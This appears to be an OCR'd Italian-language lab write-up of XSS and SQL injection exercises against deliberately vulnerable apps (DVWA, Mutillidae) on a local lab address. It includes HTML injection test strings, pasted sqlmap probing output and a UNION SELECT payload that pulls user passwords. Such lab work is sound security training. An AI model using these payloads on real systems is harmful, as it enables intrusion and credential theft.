

Vulnerability: Reflected Cross Site Scripting (XSS)

Testing della vulnerabilità


Ciao Belo



<s>Ciao Belo</s>


What's your name?
Submit
Hello Ciao Belo
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

<h1><s>Ciao Belo</s></h1>



Vulnerability: SQL Injection

Per prima cosa mi è partito senza volerlo un site crawling.

```
File  Actions  Edit  View  Help
GET http://192.168.50.101/mutillidae/index.php?page=password-generator.php&username=anonymous
do you want to test this URL? [Y/n/q]
> ny
[09:54:38] [INFO] testing URL 'http://192.168.50.101/mutillidae/index.php?page=password-generator.php&username=an
onymous'
[09:54:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2def83d1ca3 ... ffb88757c6'). Do you
 want to use those [Y/n] n
[09:54:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:54:48] [INFO] testing if the target URL content is stable
[09:54:48] [INFO] target URL content is stable
[09:54:48] [INFO] skipping previously processed GET parameter 'page'
[09:54:48] [INFO] testing if GET parameter 'username' is dynamic
[09:54:48] [WARNING] GET parameter 'username' does not appear to be dynamic
[09:54:48] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not be injectable
[09:54:48] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scri
pting (XSS) attacks
[09:54:48] [INFO] testing for SQL injection on GET parameter 'username'
[09:54:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:54:49] [WARNING] reflective value(s) found and filtering out
[09:54:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:54:49] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALU
E)'
[09:54:49] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:54:50] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:54:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:54:50] [INFO] testing 'Generic inline queries'
[09:54:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:54:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:54:50] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:54:50] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[09:54:51] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[09:54:51] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```

' union select first_name, password FROM users#